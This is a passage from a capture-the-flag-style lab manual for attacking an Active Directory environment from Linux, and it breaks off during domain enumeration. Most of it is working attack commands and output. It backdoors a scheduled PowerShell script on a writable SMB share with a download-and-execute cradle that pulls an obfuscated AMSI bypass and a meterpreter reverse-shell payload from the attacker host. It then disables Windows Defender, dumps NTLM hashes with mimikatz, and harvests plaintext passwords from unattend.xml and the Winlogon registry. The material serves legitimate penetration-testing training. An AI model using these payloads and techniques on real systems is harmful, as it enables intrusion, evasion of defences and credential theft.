Attacking Active Directory with Linux – Lab Manual

Contents


Lab Instructions

- You can use a web browser to access the lab. See the 'Connecting to the lab' section for more details.
- All the tools used in the lab are available in /root/Desktop/tools directory of you Linux VM.
- Please note that you land with root privileges on the foothold VM but it is not recommended to use root privileges in a real assessment.
- There is no internet access in the lab to avoid deliberate or accidental misuse.

Connecting to the lab


Once you have the Lab URL and Generated credentials:

1. Click on the Lab URL. Ignore the certificate warning.
2. Enter the credentials to access the lab. To be able to copy commands to the lab VM, the lab URL will need access to your Clipboard. Some web browsers may ask you to 'Allow ', please allow the access.




3. The lab console has 8 connections-
   - Kali-GUI – This is what you may like to use most of the times.
   - Kali-SSH – SSH connection to the Kali VM. Use the default password '`NotEasyToGuess99Pass!!`'. Please do not change this password.

   - victim-* - The connections for the target VMs. Use them to see what footprints the attacks leave on them, restart/reboot them and troubleshoot issues.
4. To copy commands or text to the attacking machine, Press Ctrl + Alt + Shift to open the clipboard. Paste or type the command which you want to copy in the Clipboard:


Kali-GUI
https://94.245.90.243
Kali-GUI
studentuser
Clipboard
Text copied/cut within Guacamole will appear here. Changes to the text below will affect the remote clipboard.

```
use auxiliary/scanner/smb/smb_enumshares
```

5. Press Ctrl + Alt + Shift again to paste the contents to the clipboard of the remote machine (in the above example – the Kali VM).
6. Press Ctrl + Shift + V or Rigt Click -> Paste Clipboard to paste the command on the Kali VM. In case of Windows VMs, use Ctrl + V or Right Click on a console to paste the command.
7. To upload files to your Kali VM, click on the drive name below 'Devices" when you press Ctrl + Alt + Shift.



Kali-GUI
studentuser
Clipboard
Text copied/cut within Guacamole will appear here. Changes to the text below will affect the remote clipboard.
Devices
/root/Desktop/shared

8. Upload the files and they will available in /root/Desktop/Shared directory of the Kali VM.

Organizing Terminals

We will need multiple terminals on the attacking machine. To begin with, we will have three terminal tabs.

1. Click on the Terminal Emulator to open a terminal window. In the lab manual we will call this Terminal 1:



2. Once, the terminal opens, press Ctrl + Shift + T or go to File > New Tab to open another tab. We will call this Terminal 2.
3. Open another terminal tab, we will call this Terminal 3.

Any new terminal tabs we use will be named Terminal 4, Terminal 5 and so on in this document.

Please note that `/root/Desktop/tools` will be our working directory unless specified otherwise. Please pay close attention to the current working directory in terminal prompts in the command outputs in this document to make sure you are running commands in the correct terminal.

Also, note that session IDs of meterpreter may be different for you and may not be continuous in the outputs in the lab manual.

Enumeration and Port Scanning:

We have root access to a Kali VM in the lab. Like any attack scenario, let's use it to scan the local subnet for some target machines.

In Terminal 1, we can use nmap to scan for live machines:

```
root@kali:~/Desktop/tools# nmap -sS -nvv -T4 192.168.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-14 08:36 EDT
Initiating ARP Ping Scan at 08:36
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 08:36, 1.92s elapsed (255 total hosts)
Nmap scan report for 192.168.2.0 [host down, received no-response]
**snip**
Initiating SYN Stealth Scan at 08:36
Scanning 7 hosts [1000 ports/host]
Discovered open port 80/tcp on 192.168.2.254
Discovered open port 443/tcp on 192.168.2.254
Discovered open port 135/tcp on 192.168.2.21
Discovered open port 139/tcp on 192.168.2.21
Discovered open port 135/tcp on 192.168.2.168
Discovered open port 139/tcp on 192.168.2.168
Discovered open port 135/tcp on 192.168.2.78
Discovered open port 139/tcp on 192.168.2.78
Discovered open port 135/tcp on 192.168.2.35
Discovered open port 139/tcp on 192.168.2.35
Discovered open port 445/tcp on 192.168.2.21
Discovered open port 445/tcp on 192.168.2.168
Discovered open port 445/tcp on 192.168.2.78
Discovered open port 445/tcp on 192.168.2.35
Discovered open port 1433/tcp on 192.168.2.168
Discovered open port 135/tcp on 192.168.2.254
Discovered open port 3389/tcp on 192.168.2.254
Discovered open port 135/tcp on 192.168.2.2
Discovered open port 139/tcp on 192.168.2.2
Discovered open port 3389/tcp on 192.168.2.2
Discovered open port 445/tcp on 192.168.2.254
Discovered open port 53/tcp on 192.168.2.2
Discovered open port 445/tcp on 192.168.2.2
**snip**
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (8 hosts up) scanned in 20.07 seconds
           Raw packets sent: 11557 (500.444KB) | Rcvd: 6439 (269.927KB)
```

We identified the following live targets:

```
192.168.2.2
192.168.2.21
192.168.2.169
192.168.2.78
192.168.2.168
192.168.2.35
```

If required, we would go for some aggressive fingerprinting using options like –sV and –O with nmap.

cola-filesrv

After identifying the live targets, we can go for enumeration using metasploit's auxiliary modules. Let's look for open shares on any of the target machines. Run the below command in Terminal 1:

```
root@kali:~/Desktop/tools# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.67-dev                          ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 337 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use auxiliary/scanner/smb/smb_enumshares
msf5 auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   LogSpider       3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one
liner (txt) (Accepted: 0, 1, 2, 3)
   MaxDepth        999              yes       Max number of subdirectories to spider
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   SMBDomain       .                no        The Windows domain to use for authentication
   SMBPass                          no        The password for the specified username
   SMBUser                          no        The username to authenticate as
   ShowFiles       false            yes       Show detailed information when spidering
   SpiderProfiles  true             no        Spider only user profiles when share = C$
   SpiderShares    false            no        Spider shares recursively
   THREADS         1                yes       The number of concurrent threads (max one per host)
```

```
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS
192.168.2.2,21,169,78,168,35
RHOSTS => 192.168.2.2,21,169,78,168,35
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 192.168.2.2:139       - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,168,35: - Scanned 1 of 6 hosts (16% complete)
[-] 192.168.2.21:139      - Login Failed: Unable to Negotiate with remote host
[+] 192.168.2.21:445      - ADMIN$ - (DISK) Remote Admin
[+] 192.168.2.21:445      - C$ - (DISK) Default share
[+] 192.168.2.21:445      - files - (DISK)
[+] 192.168.2.21:445      - IPC$ - (IPC) Remote IPC
[*] 192.168.2.2,21,169,78,168,35: - Scanned 2 of 6 hosts (33% complete)
[-] 192.168.2.35:139      - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,168,35: - Scanned 3 of 6 hosts (50% complete)
[-] 192.168.2.78:139      - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,168,35: - Scanned 4 of 6 hosts (66% complete)
[-] 192.168.2.168:139     - Login Failed: Unable to Negotiate with remote host
[*] 192.168.2.2,21,169,78,168,35: - Scanned 5 of 6 hosts (83% complete)
[*] 192.168.2.2,21,169,78,168,35: - Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) >
```

Looks like we can access shares on 192.168.2.21. Let's use smbclient utility to access the 'files' share without a password prompt (-N option) in Terminal 2:

```
root@kali:~/Desktop/Tools# smbclient -N \\\\192.168.2.21\\files
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jan 16 07:57:24 2020
  ..                                  D        0  Thu Jan 16 07:57:24 2020
  logs                                D        0  Thu Jan 16 07:57:24 2020
  maintenance                         D        0  Thu Jan 23 09:19:14 2020
```

Looking around the file share, we can see that there is a script in the maintenance directory:

```
smb: \> cd maintenance\
smb: \maintenance\> ls
  .                                   D        0  Sat Mar 14 09:21:31 2020
  ..                                  D        0  Sat Mar 14 09:21:31 2020
  cleanup.ps1                         A      254  Wed Jan 22 08:35:32 2020

                3774463 blocks of size 4096. 1973114 blocks available
smb: \maintenance\>
```

Using the get command of smbclient, we can download the cleanup.ps1 to our VM and look at its contents. It is saved locally in the current working directory:

```
smb: \maintenance\> get cleanup.ps1
getting file \maintenance\cleanup.ps1 of size 254 as cleanup.ps1 (20.7
KiloBytes/sec) (average 20.7 KiloBytes/sec)
smb: \maintenance\> exit
root@kali:~/Desktop/tools# ls cleanup.ps1
cleanup.ps1
root@kali:~/Desktop/tools# cat cleanup.ps1
####################### script to clear logs from C:\logs every 5 minutes
####################
rm -force C:\logs\*.log -ErrorAction SilentlyContinue
```

Going by the contents of the script, we can safely assume that the script is used by some sort of repetitive or scheduled task to clear the logs file. Let's check if we can modify the contents of the script to make it execute our payloads.

First, check if we can write to the share by uploading a simple text file:

```
root@kali:~/Desktop/tools# echo hello > hello.txt
root@kali:~/Desktop/tools# smbclient -N \\\\192.168.2.21\\files
Try "help" to get a list of possible commands.
smb: \> cd maintenance\
smb: \maintenance\> put hello.txt
putting file hello.txt as \maintenance\hello.txt (1.2 kb/s) (average 1.2 kb/s)
smb: \maintenance\> ls
  .                                   D        0  Sat Mar 14 09:33:06 2020
  ..                                  D        0  Sat Mar 14 09:33:06 2020
  cleanup.ps1                         A      254  Wed Jan 22 08:35:32 2020
  hello.txt                           A        6  Sat Mar 14 09:33:06 2020
```

```
                3774463 blocks of size 4096. 1972858 blocks available
smb: \maintenance\> exit
```

Next, we need to modify the cleanup.ps1 localy and 'put' it back on the share. We can choose to use PowerShell download-execute commands, .Net executables etc. so that they are executed when cleanup.ps1 is run. We will for a PowerShell one-liner that downloads and executes a metasploit payload in memory.

Generate a metasploit payload in PowerShell format using msfvenom:

```
root@kali:~/Desktop/tools# msfvenom -p windows/x64/meterpreter_reverse_tcp -f
psh LHOST=192.168.2.1 -o payload.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of psh file: 964221 bytes
Saved as: payload.ps1
```

During the testing, when running the above msfvenom payload, the meterpreter session was immediately killed everytime. So, I have to include a simple while loop - `while(1){sleep 10}` - at the end of the payload so that it doesn't exit immediately. The last line of the payload should look like below. Run the below in Terminal 2:

```
root@kali:~/Desktop/tools# tail -1 payload.ps1
while(1){sleep 10}
```

Before we can use this payload in a one-liner, we must use an AMSI bypass. Otherwise, Windows Defender will detect the msfvenom payload. We can use the below AMSI bypass in a file and download-execute it before the actual payload:

```
root@kali:~/Desktop/tools# cat amsibypass
sET-ItEM ( 'V'+'aR' +  'IA' + 'blE:1q2'  + 'uZx'  ) ( [TYpE](  "{1}{0}"-
F'F','rE'  ) )  ;    (    GeT-VariaBle  ( "1Q2U"  +"zX"  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System'  ) )."g`etf`iElD"(
( "{0}{2}{1}" -f'amsi','d','InitFaile'  ),(  "{2}{4}{0}{1}{3}" -f
'Stat','i','NonPubli','c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Now, we can modify cleanup.ps1 to include a staged payload which first runs one-liner for bypassing AMSI and then to run the msfvenom payload. Use nano or vi to modify the cleanup.ps1. The file should look like below example after editing:

```
root@kali:~/Desktop/tools# cat cleanup.ps1
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -
UseBasicParsing http://192.168.2.1:8000/payload.ps1)
```

Next, start a listener in metasploit in Terminal 1 tab that listens for the payload we generated:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.2.1
LHOST => 192.168.2.1
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.1:4444
```

Now, let's use SimpleHTTPServer from python to serve our amsibypass and payload files from the /root/Desktop/tools directory. Run the below command in Terminal 2:

```
root@kali:~/Desktop/tools# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.2.21 - - [15/Mar/2020 05:49:00] "GET /amsibypass HTTP/1.1" 200 -
192.168.2.21 - - [15/Mar/2020 05:49:01] "GET /payload.ps1 HTTP/1.1" 200 -
```

Now, from Terminal 3 tab use the 'put' command to upload cleanup.ps1 back to the target server:

```
root@kali:~/Desktop/tools# smbclient -N \\\\192.168.2.21\\files
Try "help" to get a list of possible commands.
smb: \> cd maintenance\
smb: \maintenance\> ls
  .                                   D        0  Sat Mar 14 09:33:06 2020
  ..                                  D        0  Sat Mar 14 09:33:06 2020
  cleanup.ps1                         A      254  Wed Jan 22 08:35:32 2020
  hello.txt                           A        6  Sat Mar 14 09:33:06 2020

                3774463 blocks of size 4096. 1795290 blocks available
smb: \maintenance\> put cleanup.ps1
putting file cleanup.ps1 as \maintenance\cleanup.ps1 (40.7 kb/s) (average 40.7
kb/s)
```

```
smb: \maintenance\>
```

On the Terminal 1 tab with the listener running, we should get an execution if the cleanup.ps1 is actually executed periodically:

```
[*] Started reverse TCP handler on 192.168.2.1:4444
[*] Sending stage (206403 bytes) to 192.168.2.21
[*] Meterpreter session 2 opened (192.168.2.1:4444 -> 192.168.2.21:53106) at
2020-03-15 08:44:48 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
cola-filesrv
```

Sweet! We got a meterpreter shell with SYSTEM privileges on the target server which is cola-filesrv!

Flags on cola-filesrv

Now we can focus on capturing flags on cola-filesrv.

Flag 1 : Name of the scheduled task which runs cleanup.ps1

To look up for such a task, we will filter those scheduled tasks which contains 'cleanup.ps1' in arguments of their actions. After the shell command on the meterpreter session, run the below:

```
C:\Windows\system32> powershell
PS C:\Windows\system32> Get-ScheduledTask | ?{$_.Actions.Arguments -match
"cleanup.ps1"}
Get-ScheduledTask | ?{$_.Actions.Arguments -match "cleanup.ps1"}

TaskPath                                       TaskName
State
--------                                       --------
-----
\                                              LogsCleanup
Running
```

Additionaly, let's check how the task is running cleanup.ps1:

```
PS C:\Windows\system32> (Get-ScheduledTask | ?{$_.Actions.Arguments -match
"cleanup.ps1"} ).Actions
(Get-ScheduledTask | ?{$_.Actions.Arguments -match "cleanup.ps1"} ).Actions



Id               :
Arguments        : C:\files\maintenance\cleanup.ps1
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :
*snip**
PS C:\Windows\system32> exit
C:\Windows\system32>^C
Terminal channel 1? [y/N]  y
meterpreter >
```

Flag 2: NTLM hash of fileadmin user

For this flag, we can use the kiwi extension of meterpreter. We first need to bypass Windows Defender:

```
meterpreter > shell
```

```
Process 400 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MPPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> exit
exit

C:\Windows\system32>^C
Terminate channel 2? [y/N]  y

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1
DPAPI
--------       ------  ----                              ----
-----
COLA-FILESRV$  COLA    6a6854d2e05cef0dbd936545d7696771
fd32da38ad7d4c424e73642987aac5826b3a11c6
fileadmin      COLA    ceab6425e23a2cd45bfd2a04bd84047a
c3448fddbe000d689f2a6fc580dcb354a3d16f67  006209af8fc4bd917d6cdf7087bda3ea
**snip**
```

Flag 3: Administrator Password from unattend.xml

The file unattend.xml is a popular leftover of many automation tools and often contain clear-text passwords of local as well as domin administrators. The file is found in the C:\Windows\Panther directory, let's look for values in it:

```
meterpreter > shell
Process 2604 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Windows\Panther\unattend.xml
type C:\Windows\Panther\unattend.xml
<?xml version='1.0' encoding='utf-8'?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
**snip**
            <AdministratorPassword>ThisIsSuperCommon!</AdministratorPassword>
         </UserAccounts>
      </component>
   </settings>
</unattend>
```

or we can use a post module from metasploit to capture unattend.xml. Note that the session IDs can be different for different users:

```
C:\Windows\system32>^C
Terminal channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information
Connection
  --  ----  ----                     -----------                          -----
-----
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:55686 (192.168.2.21)

msf5 exploit(multi/handler) > use post/windows/gather/enum_unattend
```

```
msf5 post(windows/gather/enum_unattend) > set session 1
session => 1
msf5 post(windows/gather/enum_unattend) > run

[*] Reading C:\Windows\panther\unattend.xml
[+] Raw version of C:\Windows\panther\unattend.xml saved as:
/root/.msf4/loot/20200316083126_default_192.168.2.21_windows.unattend_733214.t
xt

[*] Post module execution completed
msf5 post(windows/gather/enum_unattend) > cat
/root/.msf4/loot/20200122113317_default_192.168.2.21_windows.unattend_392627.t
xt
[*] exec: cat
/root/.msf4/loot/20200122113317_default_192.168.2.21_windows.unattend_392627.t
xt

**snip**
<AdministratorPassword>ThisIsSuperCommon!</AdministratorPassword>
         </UserAccounts>
      </component>
   </settings>
**snip**
```
Note that the filename which metasploit uses for the txt file above will be different for each user.

Flag 4: Password from autologon credentials

Windows autologon credentials are stored in clear-text in Registry:

```
msf5 post(windows/gather/enum_unattend) > sessions
Active sessions
===============


  Id  Name  Type                      Information                          -----
Connection
  --  ----  ----                      -----------                          -----
-----
  1         meterpreter x64/windows   NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:55686 (192.168.2.21)
msf5 post(windows/gather/enum_unattend) > sessions -i 1
meterpreter > shell
Process 352 created.
Channel 6 created.
Microsoft Windows [Version 10.0.17763.914]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" -Name "DefaultPassword"
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
-Name "DefaultPassword"

DefaultPassword : LetMeInAlready
PSPath          :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wind
ows
                  NT\CurrentVersion\Winlogon
PSParentPath    :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wind
ows NT\CurrentVersion
**snip**
```

Flag 5: Fullpath of directory excluded from Windows Defender

We can use the below command for this flag. Please note that this exclusion is the reason why our download-execute cradles were not detected from cleanup.ps1:

```
PS C:\Windows\system32> (Get-MpPreference).Exclusionpath
(Get-MpPreference).Exclusionpath
C:\files\maintenance\
PS C:\Windows\system32> exit
C:\Windows\system32> exit
meterpreter > background
```

Domain Enumeration

cola-filserv is our first machine in the target environment. Let's enumerate the domain environment. Enumeration is a key part of an attack cycle as it allows us to map potential targets and get some situational awareness. We can use PowerShell scripts like PowerView (https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon) or Microsoft's Active Directory module (https://github.com/samratashok/ADModule) or .Net executables like SharpView (https://github.com/tevora-threat/SharpView).

When using the Microsoft signed Active Directory module, we can save it to the disk without any risk of detection and use it from there. Let's enumerate some information about the target domain. Use the below commands in meterpreter on cola-filserv on Terminal 1:

```
msf5 post(windows/gather/enum_unattend) > sessions
Active sessions
===============

  Id  Name  Type                     Information                          
Connection
  --  ----  ----                     -----------                          -----
-----
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:55686 (192.168.2.21)
msf5 post(windows/gather/enum_unattend) > sessions -i 1
meterpreter > upload /root/Desktop/tools/ADModule-master.zip
C:\\Users\\fileadmin\\Downloads
[*] uploading  : /root/Desktop/tools/ADModule-master.zip ->
C:\Users\fileadmin\Downloads
[*] uploaded   : /root/Desktop/tools/ADModule-master.zip ->
C:\Users\fileadmin\Downloads\ADModule-master.zip
meterpreter > shell
Process 360 created.
Channel 10 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\fileadmin\Downloads
cd C:\Users\fileadmin\Downloads
```

```
PS C:\Users\fileadmin\Downloads> Expand-Archive ADModule-master.zip
Expand-Archive ADModule-master.zip
PS C:\Users\fileadmin\Downloads> Import-Module
C:\Users\fileadmin\Downloads\ADModule-master\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\Users\fileadmin\Downloads> Import-Module
C:\Users\fileadmin\Downloads\ADModule-master\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\Users\fileadmin\Downloads> Get-ADDomain
Get-ADDomain


AllowedDNSSuffixes                 : {}
ChildDomains                       : {}
ComputersContainer                 : CN=Computers,DC=cola,DC=local
DeletedObjectsContainer            : CN=Deleted Objects,DC=cola,DC=local
DistinguishedName                  : DC=cola,DC=local
DNSRoot                            : cola.local
DomainControllersContainer         : OU=Domain Controllers,DC=cola,DC=local
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-2764521275-985837150-4215426359
ForeignSecurityPrincipalsContainer :
CN=ForeignSecurityPrincipals,DC=cola,DC=local
Forest                             : cola.local
InfrastructureMaster               : cola-dc.cola.local
LastLogonReplicationInterval       :
LinkedGroupPolicyObjects           : {CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=cola,DC=local}
LostAndFoundContainer              : CN=LostAndFound,DC=cola,DC=local
ManagedBy                          :
Name                               : cola
NetBIOSName                        : COLA
ObjectClass                        : domainDNS
ObjectGUID                         : 3de64fba-1dc6-4a76-a48f-c44d1e42bd83
ParentDomain                       :
PDCEmulator                        : cola-dc.cola.local
PublicKeyRequiredPasswordRolling   : True
QuotasContainer                    : CN=NTDS Quotas,DC=cola,DC=local
ReadOnlyReplicaDirectoryServers    : {}
```

```
ReplicaDirectoryServers            : {cola-dc.cola.local}
RIDMaster                          : cola-dc.cola.local
SubordinateReferences              : {DC=ForestDnsZones,DC=cola,DC=local,
